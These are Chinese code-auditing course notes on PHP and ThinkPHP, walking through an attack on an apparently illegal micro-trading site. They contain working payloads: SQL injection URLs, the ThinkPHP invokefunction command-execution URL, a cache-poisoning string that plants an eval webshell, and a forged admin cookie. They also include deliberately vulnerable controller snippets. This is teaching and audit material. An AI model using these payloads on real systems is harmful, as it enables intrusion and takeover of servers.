


Day113 代码审计-PHP框架开发篇&实战 ThinkPHP项目&打击微交易&源码获取&扩大战果



1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-原生态开发-SQL注入&语句监控
 - 2、PHP审计-原生态开发-SQL注入&正则搜索
 - 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-MVC开发-RCE&代码执行
 - 2、PHP审计-MVC开发-RCE&命令执行
 - 3、PHP审计-MVC开发-RCE&文件对比

-
- 1、PHP审计-动态调试-未授权安全
 - 2、PHP审计-文件对比-未授权安全
 - 3、PHP审计-未授权访问-三种形态

-
- 1、PHP审计-动态调试-变量覆盖
 - 2、PHP审计-动态调试-原生反序列化
 - 3、PHP审计-动态调试-框架反序列化

-
- 1、PHP框架学习-ThinkPHP-架构&调试&路由&接受
 - 2、PHP框架审计-ThinkPHP-不安全写法&版本漏洞

-
- 1、PHP框架审计-ThinkPHP-反序列化链分析
 - 2、PHP框架审计-ThinkPHP-反序列化链挖掘

-
- 1、PHP框架审计-Yii-反序列化链分析
 - 2、PHP框架审计-Yii-实际CMS挖掘分析

-
- PHP代审项目-TP框架-实战某违法微盘
-

2.详细点

2.1 代码审计分类

- 1、原生态开发-代码审计源码案例
- 2、框架类开发-代码审计源码案例
- 3、组件类开发-代码审计源码案例
- 4、前端类开发-代码审计源码案例

2.2 审计分类

- 1、语言审计-PHP&Net&JS&Java&Python等
- 2、漏洞审计-注入&RCE&序列化&未授权等
- 3、框架审计-MVC&Tp&SpringBoot&Flask等
- 4、组件审计-FastJson&Log4j&Shrio等
- 5、工具审计-Fortify&Checkmarx&Bandit等
- 6、技术审计-DAST&SAST&IAST&动态调试等
- 7、分析审计-CC调用链&内存马原理&JNDI等

3.演示案例

3.1 PHP代审项目-TP框架-实战某违法微盘



```
1  背景交代：
2  旨在提高打击违法犯罪能力，请勿用于黑X用途，否则后果自负！
3  模拟实战中如何打击某微盘系统，源码获取再到代审及后续实战检测。
4
5  搭建复现：
6  1、目录指向绑定域名
7  2、修改配置导入SQL文件
8  3、加入修改伪静态配置
9
10 -不安全写法
11 where->ChickIsOpen->goods->pid
12 /index.php/index/goods/goods/pid/6 and(extractvalue(1,concat(0x7e,(select
   user()),0x7e)))
13 where->ajaxkdata->pid
14 /index.php/index/goods/ajaxkdata/pid/6 and(extractvalue(1,concat(0x7e,(select
   user()),0x7e)))
15
16 -XSS跨站
17 可以挖危害不大的前台XSS
18 也可以找危害大的后台XSS
19 观察后台显示的数据那些可以前台控制：用户名
20 用户名注册时带入XSS攻击语句，当后台管理员查看用户列表时触发
```

```

21
22 -逻辑验证
23 脆弱验证未授权访问
24 token采用固定生成导致未授权访问
25 请先登录->Base::__construct->cookie->Login::login->$_SESSION['token']
26 denglu=think:
    {"otype":"3","userid":"1","username":"admin","token":"3c341b110c44ad9e7da4160e4f865b63"}
27
28 -版本漏洞(对比项目找已知漏洞)
29 1、代码执行
30 存在:
31 /?
    s=index/think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1]
    []=whoami
32
33 2、SQL注入
34 有版本漏洞但没入口
35 public function test()
36 {
37     //SQL注入
38     $username = request()->get('username');
39     $result = db('userinfo')->where('username',$username)->select();
40     return 'select success';
41 }
42 ) and updatexml(1,concat(0x7,user(),0x7e),1)%23
43
44
45 4、缓存漏洞
46 有版本漏洞但没入口
47 public function index()
48 {
49     //缓存漏洞
50     Cache::set("name",input("get.username"));
51     return 'Cache success';
52 }
53 ?username=mochazz123%0d%0a@eval($_GET[_]);/**
54 runtime\cache\b0\68931cc450442b63f5b3d276ea4297.php
55
56 3、文件包含
57 有版本漏洞但没入口
58 public function include_test()
59 {
60     //文件包含
61     //index.php/index/xiaodi/include_test?cacheFile=1.txt
62     $this->assign(request()->get());
63     return $this->fetch(); // 当前模块/默认视图目录/当前控制器（小写）/当前操作（小写）.html
64 }

```

65 //index.php/index/xiaodi/include_test?cacheFile=1.txt

66

67 4、反序列化

68 无此版本漏洞

69

70 -文件上传

71 功能点分析，定位文件，无过滤直接上传

72 /admin/setup/editconf.html->editconf->file->move